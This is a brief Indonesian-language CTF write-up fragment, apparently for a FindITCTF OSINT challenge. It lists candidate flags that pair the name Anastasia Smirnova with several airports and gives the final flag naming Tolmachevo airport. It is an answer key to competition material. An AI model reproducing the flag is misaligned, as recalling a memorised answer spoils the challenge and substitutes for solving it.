
Calon-calon flag:

FindITCTF{anastasia_smirnova_domodedovo_airport}

FindITCTF{anastasia_smirnova_pulkovo_airport}

FindITCTF{anastasia_smirnova_sheremetyevo_airport}

FindITCTF{anastasia_smirnova_zvartnots_airport}



FindITCTF{anastasia_smirnova_tolmachevo_airport}

Dan ternyata ini adalah bandara Tolmachevo

Flag: FindITCTF{anastasia_smirnova_tolmachevo_airport}